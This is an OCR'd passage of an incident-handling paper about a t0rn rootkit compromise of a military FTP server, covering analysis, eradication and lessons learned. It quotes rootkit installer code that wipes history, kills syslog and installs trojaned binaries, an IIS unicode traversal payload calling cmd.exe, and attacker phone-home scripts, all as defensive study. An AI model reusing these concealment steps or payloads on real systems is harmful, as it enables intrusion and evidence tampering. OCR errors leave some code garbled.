


FIG 10: Backing Up Our Firewall Logs

We also wanted to ensure the master binary log files (log files older than 2 days are automatically archived as a binary hash) we backed-up and moved offline. Below are the executables we used to accomplish this.

Using tar:

```
cd /var/audit_log
tar –cvf –Net* | (cd/archive/27may01; tar –xvf -)
Ls –algF Net*
Ls –algF /archive/27may01/Net*
#if we have matches, then we have copied successfully
doscp /archive/27may01/Net* a:
```

We changed our directory to where are critical binaries are stored, and did a tar on all files starting with Net (these are the critical binaries that the firewall backup does not include). Next, we did a file compare of the originals with the backups to ensure integrity. Finally, we copied the binaries to floppy to store offline.

Continuing our Assessment: Viewing Logs, Source Codes, and Scan Reports

Let's take a look at some extracts of the T0rn source code and assess what it can do to ensure root and hide itself-→ this will help us know what we are up against and also solidifies what we were noticing and collecting.

The entire root-kit file (stkb.tgz) comes with the follwing tgz files: stk (the installation script), tkbin.tgz, tklongin.tgz, tkneeded.tgz, tkq.tgz, tkssh.tgz, and tktools.tgz.

```
DIR=/usr/include/.stk
DIR4=/usr/lib/.stk
PORT=$22
```

These 3 lines refer to user options that can be modified, including installation directories and the port number for the shell backdoor (Notice port 22).

```
# Compiled into bins
DIR2=/usr/src/.puta
DIR3=/usr/info/.t0rn
echo ""
echo "STK $ver By sArGeAnt"
if [ -z $1 ]; then
echo "No Password Specified please specify a password for ssh backdoor"
exit
else
echo "Using Password : $1 for ssh"
fi
if [ -z $2 ]; then
echo "No Second Password Specified"
echo "please specify a password for login and Q backdoor"
exit
else
echo "Using Password : $2 for login and Q"
fi
if [ -d $DIR2 ]; then
echo ""
echo "[Alert] a t0rnkit alike tk is already installed [Alert]"
echo "are you sure you want to continue?"
echo "ctrl+c here if you want to stop,"
echo "otherwise wait 5 secs to continue"
echo "(If you continue it will be backed-up to tkold)"
sleep 5
fi
```

Simply, the above lines check to see if a previous version of the root-kit was installed.

```
if [ -z $3 ]; then
PORT=47017
fi
```

This above is error checking to ensure a port number is created. This can be user specified although the attacker used the default port listed (So here lies are nasty port 47017, the port which started our investigation).

```
echo "Unsetting histfiles, setting up standard unset histfile/save"
```

```
unset HISTFILE
unset HISTSAVE
rm -f /bin/.bash_history
rm -f /bin/.bash_profile
ln -s /dev/null /bin/.bash_history
cat /root/.bash_profile | grep -i -v "unset HISTFILE" | grep -i -v "unset
HISTSAVE" > newprof
echo "unset HISTFILE">> newprof
echo "unset HISTSAVE">> newprof
touch -acmr /root/.bash_profile newprof
mv -f newprof /root/.bash_profile
```

This turns off the history, first the histfile and then the histsave. Then, the original .bash_history and .bash_profile are deleted. This ensures and root commands issued from now on will not be stored.

```
echo "Killing syslog"
killall -q -9 syslogd
```

This turns off system logging until the script is finished (as I showed, we turned this back on to remotely log).

```
echo "Installing backdoored bins"
chattr -ai /bin/ps
chattr -ai /bin/ls
chattr -ai /bin/netstat
chattr -ai /usr/bin/find
chattr -ai /usr/bin/top
chattr -ai /usr/bin/pstree
chattr -ai /usr/bin/du
```

This does an attribute change of our frequently used binaries.

```
tar -zxf tkbin.tgz
touch -acmr /bin/ps ps
touch -acmr /bin/ls ls
touch -acmr /bin/netstat netstat
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top
touch -acmr /usr/bin/pstree pstree
touch -acmr /usr/bin/du du
```

Here come the trojan versions!

```
mv -f ps /bin/ps
mv -f ls /bin/ls
mv -f netstat /bin/netstat
mv -f find /usr/bin/find
mv -f top /usr/bin/top
mv -f pstree /usr/bin/pstree
mv -f du /usr/bin/du
chown -f root.root /bin/ps
```

```
chown -f root.root /bin/ls
chown -f root.root /bin/netstat
chown -f root.root /usr/bin/find
chown -f root.root /usr/bin/top
chown -f root.root /usr/bin/pstree
chown -f root.root /usr/bin/du
chattr +ai /bin/ps
chattr +ai /bin/ls
chattr +ai /bin/netstat
chattr +ai /usr/bin/find
chattr +ai /usr/bin/top
chattr +ai /usr/bin/pstree
chattr +ai /usr/bin/du
```

So, the bad files are overwriting the good versions, and the ownership's are changed. Knowing what the code had executed, we were better prepared to run our vulnerability scans against neighboring subnets. Also, we were more prepared to do forensic investigations on the local system.

Nmap Scans and FTP scripts: Determining if other systems might be affected or vulnerable

My favorite port scanner and OS fingerprinting program is Nmap (although there is a nifty OS fingerprinting tool much faster and more reliable than Nmap, check out **X-ICMP** at http://www.sys-security.com). Basically, I ran Nmap against the 192.168.168.0/24 subnet using this string: **nmap –O –sS –v –p 21,22,41017.** For each system that matched this pattern we would have sent a team out to investigate, thankfully the scans reported no match.

However, we did not want to discard the Nmap logs, but instead imported them into a script looking for ftp connections, specifically anonymous connections for vulnerable OS's. Here's the script: **THANKS ED!**

```
# scan an nmap session log for hosts having ftp open, then print
BEGIN{
        Debug = 1
}
$0~/ftp/ {
        print ("%s\n", IP )
}
$0~/Interesting/ {
        op = index ( $0, "(" )
        IP = substr ( $0, op, 80 )
}
#!/usr/bin/expect –f  run an ftp session with 'expect' handling the dialog.  If
successful login change dir to / and do an ls –la
set     site            [lindex $argv 0]
```

```
set     dir             [lindex $argv 1]
set     login           [lindex $argv 2]
set     password        [lindex $argv 3]
set     login           "anonymous\r"
set     password        "melvin@base.mil
set     theirname       [lindex $argv 2]
set     myname          [lindex $argv 3]
set     timeout         5
spawn ftp $site
expect "*Name*:*"
send "$login\r"
expect "530*unknown*"       {send "exit\r"; exit 1}
expect "*Password:*"                {send "$password\r"}
expect "*ftp>*"
send "binary\r"
expect "*ftp>*"
send "cd $dir\r"
expect "*550*ftp>*"         {send "exit\r"; exit 1}
expect "*250*ftp>*"         {send "ls –la\r"}
expect "*550*ftp>*"         {send "exit\r"; exit 1}
expect "*200*226*ftp>*"
close
wait
send_user "FTP transfer ok\n"
exit 0
```

 # all hosts with ftp open were probed with the expect script for anonymous logins. This script extracts the IP address of each host.

```
BEGIN{
        Debug = 1
# print IP of hosts issuing and 230 message containg either "password not required"
or "Login ok"
$0~ /^230/ {
        if ( $0 ~ /not req/ )
                printf ("%s\n", IP )
        if ( $0 ~ /log/ )
                printf ("%s\n", IP )
}
#
$0 ~ /###########/ {
        IP = $2
}
```

After this was run against our 192.168.168.0/24 subnet we investigated every instance of anonymous ftp logins…. Again, fortunately, no other systems were compromised.

Below is a screen shot of what this script does, and prints to the screen:

```
###########-- [ 192.168.168.84   ]--############
trying 192.168.168.84
spawn ftp 192.168.168.84
Connected to 192.168.168.84
220-
220-
220- ======================================================
220-
220-                                    This is an official system!!
220-
220-                                  FOR AUTHORIZED USE ONLY
220-
220-======================================================
220-
220 biggy.base.mil FTP server ready.
Name 9192.168.168.84:root) : anonymous
220 Username OK, send identity (email address) as password
Password:
230 user logged in.
ftp> cd /
250 CWD command successful.
ftp> ls –la
200 PORT command successful.
150 opening data connection.
d-w—w—w-       public    512
226 Transfer complete.
```

http://address.of.iis5.system/scripts/..%c1%9c (which translates to '\')
Or (For the execution bug)
http://address.of.iis5.system/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

Here is our log captured after the attempted exploit was run from the compromised FTP server:

```
2001-05-27 15:41:07 192.168.168.131 - GET /winnt/system32/cmd.exe 404 66 HTTP/1.0 - -
2001-05-27 15:41:09 192.168.168.131 - GET /winnt/system32/cmd.exe 404 66 HTTP/1.0 - -
2001-05-27 15:41:11 192.168.168.131 - GET /scripts/..Á%pc../winnt/system32/cmd.exe 500 66 HTTP/1.0 - -
2001-05-27 15:41:11 192.168.168.131 - GET /scripts/..À%9v../winnt/system32/cmd.exe 500 66 HTTP/1.0 - -
2001-05-27 15:41:12 192.168.168.131 - GET /scripts/..À%qf../winnt/system32/cmd.exe 500 66 HTTP/1.0 - -
2001-05-27 15:41:12 192.168.168.131 - GET /scripts/..Á%8s../winnt/system32/cmd.exe 500 66 HTTP/1.0 - -
2001-05-27 15:41:14 192.168.168.131 - GET /scripts/..Á   ../winnt/system32/cmd.exe 404 66 HTTP/1.0 - -
2001-05-27 15:41:15 192.168.168.131 - GET /winnt/system32/cmd.exe 404 66 HTTP/1.0 - -
2001-05-27 15:41:16 192.168.168.131 - GET /scripts/..o../winnt/system32/cmd.exe 404 66 HTTP/1.0 - -
2001-05-27 15:41:17 192.168.168.131 - GET /winnt/system32/cmd.exe 404 69 HTTP/1.0 - -
2001-05-27 15:41:18 192.168.168.131 - GET /scripts/..ð€€¯../winnt/system32/cmd.exe 404 72 HTTP/1.0 - -
2001-05-27 15:41:20 192.168.168.131 - GET /scripts/..ø€€€¯../winnt/system32/cmd.exe 404 75 HTTP/1.0 - -
2001-05-27 15:41:21 192.168.168.131 - GET /scripts/..ü€€€€¯../winnt/system32/cmd.exe 404 78 HTTP/1.0 - -
2001-05-27 15:41:22 192.168.168.131 - GET /winnt/system32/cmd.exe 404 95 HTTP/1.0 - -
```

Notice all the 404 returns, this reports the attempts are failing,

Since all of these incidents were perpetrated **and** coordinated by the same attacker we discovered his motive for the attack: it was not to destroy the compromised system, extract or upload data, or prove he could do it (our evidence debunks this)--- the attacker had a bigger plan in mind: He wanted to use the compromised FTP server as a

springboard to further scan and compromise vulnerable window servers-→ in a consolidated effort to initiate a Ddos attack.

Eradication

This is where we determine the cause and symptoms of the incident, perform vulnerability analysis, and remove the source of the incident. I have already explained much of this (the exploit used, what was installed, what the attacker did with root, and our neighboring scans) so I'm going to concentrate on removing the source of the incident and how we prepared to improve our defenses.

Removing the Source

Well, did I mention this was a military operation and we do things a bit differently? Our Office of Special Investigations (OSI) usually come into the incident during the second stage, and is an integral part of our handling team--- acting as the law enforcement contacts for the military. They solicit help from the local administrators, provide guidance and direction according to regulations, and normally confiscate the evidence→ right about at this stage. This is what our OSI did, they took the FTP server's hard drive and copies of all of our evidence back to their forensic labs--- in one fell swoop they removed the source of the incident. So what, exactly, are we suppose to eradicate? *Remember the cause* (the NAT server, the buffer overflow, and perhaps some ingress/egress filtering).

NAT Fixes

This was a serious mis-configuration on the part of the EDU firewall administrators that caused a lot of confusion and vulnerabilities, fortunately it was an easy fix. NAT was disabled from the internal interface and re-enabled on the correct, external interface--- ah, we are finally behind a valid veil.
We took some other precautions too with policy concerning EDU connections to our internal network. We decided the best recourse was to implement an EDU proxy server for inbound service requests. This way the user would have to authenticate first at the firewall before he/she is allowed to access our subnet. Below in **Fig 11** I show as an example how we enabled proxy connections for web on the EDU firewalls.




Fig 11: Proxy Server Setup

This configuration says the military Intranet server, 192.168.168.141, is only accessible through an inbound, authenticated, connection at the firewall. In essence, the military server is effectively hidden from the EDU subnets. Below is the original filter rule on our firewalls that allowed the EDU subnets into our network…notice we let them all in. Our new rule is very similar to this except for one change, the wildcard EDU subnet is replaced with the IP of their proxy firewall. We reconfigured our other service rules in the same way.




Fig 12: Original HTTP Filer Rule

Researching Vulnerabilities and Collecting the Patches

Red Hat

When we finished our Nmap scans and anonymous ftp scripts we were lucky no other systems had been compromised, but we did discover 5 more systems that were vulnerable. Below is the link where we found the necessary patches and upgrades from Red Hat for the wu-ftp vulnerability.

http://www.redhat.com/support/errata/RHSA-2000-039-02.html

We also obtained the MD5 hashes of the actual program so we could do valid and thorough comparisons if we suspect a compromise:

```
---------------------------------------------------------------------
e1f3b09d8ad0067fa7fd22e7afe77e64 5.2/SRPMS/wu-ftpd-2.6.0-2.5.x.src.rpm
7c2f89b3f8533ec54a36c5dde5995ce6 5.2/alpha/wu-ftpd-2.6.0-2.5.x.alpha.rpm
8dbd0b0f1fa1d0755393942cb4cb141d 5.2/i386/wu-ftpd-2.6.0-2.5.x.i386.rpm
5d9df2512a15e5c8914f398d980b12e7 5.2/sparc/wu-ftpd-2.6.0-2.5.x.sparc.rpm
67349a75b767585628912b840e52806e 6.2/SRPMS/wu-ftpd-2.6.0-14.6x.src.rpm
fafe870fc91762dd7e9182df3b4dfee5 6.2/alpha/wu-ftpd-2.6.0-14.6x.alpha.rpm
50c11f333641277ab75e6207bffb13b4 6.2/i386/wu-ftpd-2.6.0-14.6x.i386.rpm
8abba6ffa660d1c221581855630ed40d 6.2/sparc/wu-ftpd-2.6.0-14.6x.sparc.rpm
```

These packages are GPG signed by Red Hat, Inc. for security. Their key is available at: http://www.redhat.com/corp/contact.html

You can verify each package with the following command:

rpm --checksig <filename>

You can also use the following command if you just want to verify each package has not been corrupted or tampered in any way.

rpm --checksig --nogpg <filename>

WinNT IIS

Although our IIS server was patched against the attacker's attempt at a unicode vulnerability, we still decided to grab the patch and research what it was about. Here is the link:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Last comment here: we installed Nessus on 3 Solaris servers and performed a full

vulnerability scan against our subnet, to help bring together our other scanning efforts and reassure our patches, upgrades, and local system securities were in place.

Ingress/Egress Filering

On our internal router logically behind the EDU firewalls we placed ingress filter rules to deny all traffic if the source ip address is determined to belong to our internal subnets (just in case NAT gets re-enabled on the wrong interface again!). We also placed egress filter rules on our routers to prevent traffic from exiting the premise without a valid internal IP address (prevents spoofing). Finally, we set up remote logging features on all routers to capture packets dropped because of the ACL's in place above.

Restoring from Backups

Since the OSI confiscated our hard drive the only recourse was to find another system to put in its place. I've mentioned before that our critical servers are backed up nightly while our *nix systems are backed up weekly. Since the attack started on a Friday and was not contained until Sunday, the last backup we had for this system was exactly a week old-→ better this than nothing. We recovered our backup, did another '**dd**' on a blank hard drive, upgraded his wu-ftp service, and did a full vulnerability scan against the system. We got the FTP server back online and almost fully functional within a few hours.

Recovery

Our decision on when and how to restore the mission and services back to normal operation lied within the OSI and CIO's hands.

When

With the evidence collected, our analysis of the impact, and assessment of neighboring vulnerability scans we opted to immediately bring services back to 100%. There was no need to pull the plug from the external world, or bring whole subnets offline, because we felt we had a good feeling about our assessments (the exploits and root kits), the attacker's intentions (spring-boarding for Ddos attacks) , and eradication of the cause and symptoms (NAT and patches).

How

Like I stated above, we recovered a recent backup of the affected machine, installed upgrades for the vulnerable wu-ftp service, and finally validated the system by running Nessus against it (and all surrounding systems). We also set up **Snort** to monitor that subnet and act as a host-based detection system listening for similar attacks (if we had Snort in place to begin with, the attack would have been easily identified and prevented

since the exploit used and method to maintain root *were not* new concepts--- although, it would still have been an incident!). Further, we decided to maintain our **cage**---with sniffer---for another week (just to make sure we didn't miss anything) and changed the system's IP address.

Our WinNT server was not compromised but we attached a sniffer to monitor anyway. Because we had the correct patches installed we incurred no down-time for our Intranet. The basic recovering techniques we used in this case were: the server logs were backed-up, we made an image of the disk, Snort was run to check for any other vulnerabilities, and we ensured we had researched and collected all patches and upgrades for the IIS server, and burned them to CD.

Chain of Custody

I've talked about much of this stage as well, sprinkled throughout the paper (securing logs, backing-up to CD's and a central repository server, capturing source code and sniffer dumps, and relinquishing the original evidence to OSI). What I want to concentrate on are the politics behind the chain of custody, and how it related to two separate institutions with completely separate philosophies and procedures.

Since it was an EDU domain but a military server that was compromised, who should lead in this investigation and who collects the evidence? Aside from no clear demarcation between our mission and subnets, we had no memorandum of understanding between us clearly identifying each institutions role for such a case (a type of statement of agreements). Does the military have the right to confiscate any EDU logs, or equipment, that either perpetrated the attack or might have 'watched' it happen? Does this military reserve the right to demand network configuration changes, or change overaching security policies? Does the EDU side have the right to confiscate any evidence or equipment from the Military? Does the EDU reserve the right to shut down the military subnet until a security compliance audit is completed? What about the OSI, do they have jurisdiction over the FBI, in the event the EDU side contacted them? These are tough, and touchy questions that were all asked, and debated, during our initial lessons learned meeting. Because of the evidence I have listed, from both sides of the park, it should be clear the military was granted the rights to the investigation, evidence, and follow-up actions. Aside from fixing network configurations, patching our systems, and improving our defenses I think the biggest and most important lesson learned (and follow-up tasking) was our pressing need to create a memorandum of understanding between us-→ If we don't have good practices and procedures in place, to help us prepare for future incidents, how can we effectively be good handlers?--- this is the most important question, the attackers coordinate and communicate very well (so should we!)

Follow-Up / Lessons Learned

Because of our mishaps, ignorance, and a false sense of security this incident ended up costing the military about 360 man-hours and a sour report with neighboring networks and administrators. But like I stated at the beginning of this paper, good did come from this: our vulnerabilities were discovered and hardened, our security policies and defenses were audited and enhanced, and new rules and demarcation were established between the military and EDU missions. Further, we have implemented the follwing into our preparation phases to help prepare us and respond to future attacks:

- **Bug/Vulnerability watchers:** This is one of my jobs now, and I could spend all day on this if I let it. This is simple in concept but very time consuming. The watcher researches and gathers current intrusion trends and vulnerabilities, as well as tracking incidents and application bugs. Once the watcher collects what is pertinent to the network and software, the findings and vulnerabilities/exploits are imported into our test network for further study and remedial tactics, and burned to CD.
- **Banners on all services:** This goes beyond just the log-on banners. Every service provided by an internal host, or DMZ host, has to have a banner wrapper warming the user that the system should not be accesses without proper authority and their actions will be monitored.
- **Log repository:** Our Firewall logs, Event Log Monitor (ELM) for windows servers, the Kernel level database, and service/port scans are backed up to a write once media server nightly. We also invite other administrators throughout our network to store their logs from programs such as Portsenty, Tripwire, and TCP Wrappers (which have been mandated as well).
- **Routine scans and audits: This time we include Nessus, Snort, and ISS-→, and place them in our jump bag!**

You made it through the paper... I know, it was long… but I was so amazed at how it all transpired, and couldn't believe the chain of events that led up to this. I hope you enjoyed the amazing tail of our boo-boos, I know I did!
Thanks,

WhIPsmACK

APPENDIX

Phone-Home Script

Cron Job

```
# put in cron every "n" minutes
#!/bin/tcsh
ping 198.133.219.25 > /tmp/.ping.$$
```

```
echo –n ‘date “+%S” ‘ > /ping/hidden/ping-time.log
set connected = ‘grep –c “100%” /tmp/.ping.$$ ‘
if  ($ connect > 0 ) then
fo.s
endif
rm –f /tmp/.ping.$$
# copied script into file named /hidden/bin/connect
chmod 755 /hidden/bin/connect
as – root:
crontab –e
# add this line
0,30,    *        *        *        * /hidden/bin/connect
```

What this does is ping Cisco every 30 minutes looking for a reply of 100% of the packets, if it receives 0% of the packets it runs an uninstall script called **fo.s** (this script contains a log of all the modifications the attacker had done to the system)-→ this is a paranoid attacker, but smart! This script copies itself into a file named **connect** and runs as a cron job every 30 minutes, every day, all week, all month, and all year (annotated with the asterisks).

Boot Script

```
#!/bin/tcsh
set window = 1799      # ½ hr – 1 sec
set last = ‘cat /hidden/ping-time.log ‘
set now = ‘date “+%S” \
set interval = ‘expr $ now - $ last ‘
if ( $ interval > $ window ) then
fo.s
endif
#save this script into /etc/rc.d/init.d/cisco
chmod 755
#execute this command in each dir (ln –S …/init.d/cisco S59cisco for symbolic link
cd /etc/rc.d/rc2.d
ln –S .. /init.d/cisco S59cisco
cd /etc/rc.d/rc3.d
ln –S .. /init.d/cisco S59cisco
cd /etc/rc.d/rc5.d
ln –S .. /init.d/cisco S59cisco
```

This script is set up to run upon boot, and checks the current date with the last entry of the ping log. If the machine has been turned off for more that 1799 seconds (almost ½ hour) the script will execute the fo.s uninstall script. It is placed in all the run-levels within the rc.d directory, to cover all types of shutdowns… sneaky.

"Site Exec" Source Code

T0rn Kit Source Code

Unicode Code

References

CERT Coordination Center: http://www.cert.org/incident_notes/IN-2000-10.html, Kevin Houle, September 15, 2000

CERT Coordination Center: http://www.cert.org/tech_tips/root_compromise.html, April 17, 2000

CERT Coordination Center: http://www.kb.cert.org/vuls/id/111677, Shawn Hernan, May 07, 2001

NetworkWorld: http://www.nwfusion.com/news/2001/0305honeypot.html, Ellen Messmer, May 3, 2001

Niser: http://www.niser.org.my/alerts/mycert_adv/MA-024.042001.shtml , April 11, 2001

"Norton Ghost User's Guide". Symantec Corporation, 1998-1999

Recourse Technologies: http://www.recourse.com/products/mantrap/trap.html

SANS Institute: http://www.sans.org/y2k/t0rn.htm, Toby Miller, 1999-2000

SecureTeam:
http://www.securiteam.com/windowsntfocus/Web_Server_Folder_Traversal_vulnerability__Patch_available__exploit_.html, Oct 17, 2000

"Tip for the week of 4/01/01". http://www.bedford.net/teep60.htm, Teep, April 1, 2001

Special Thanks to the Following People:

Ed Franks The mastermind behind all the code and analysis of code (without your skills what would I have to bug you about?) You are my mentor and you deserve the best in life! Sorry for beating around the bush with some questions on code, hush-hush paper here!

Randy Rokosz (I guess the same quote… thanks a lot man, and good luck!—Go Broncos!!!)

Dan Shnowske (I'm sure I've said it before, but thanks again!)

Any Others I missed, send me an email and ask for your praise, because you deserve it!
Whipsmack0@yahoo.com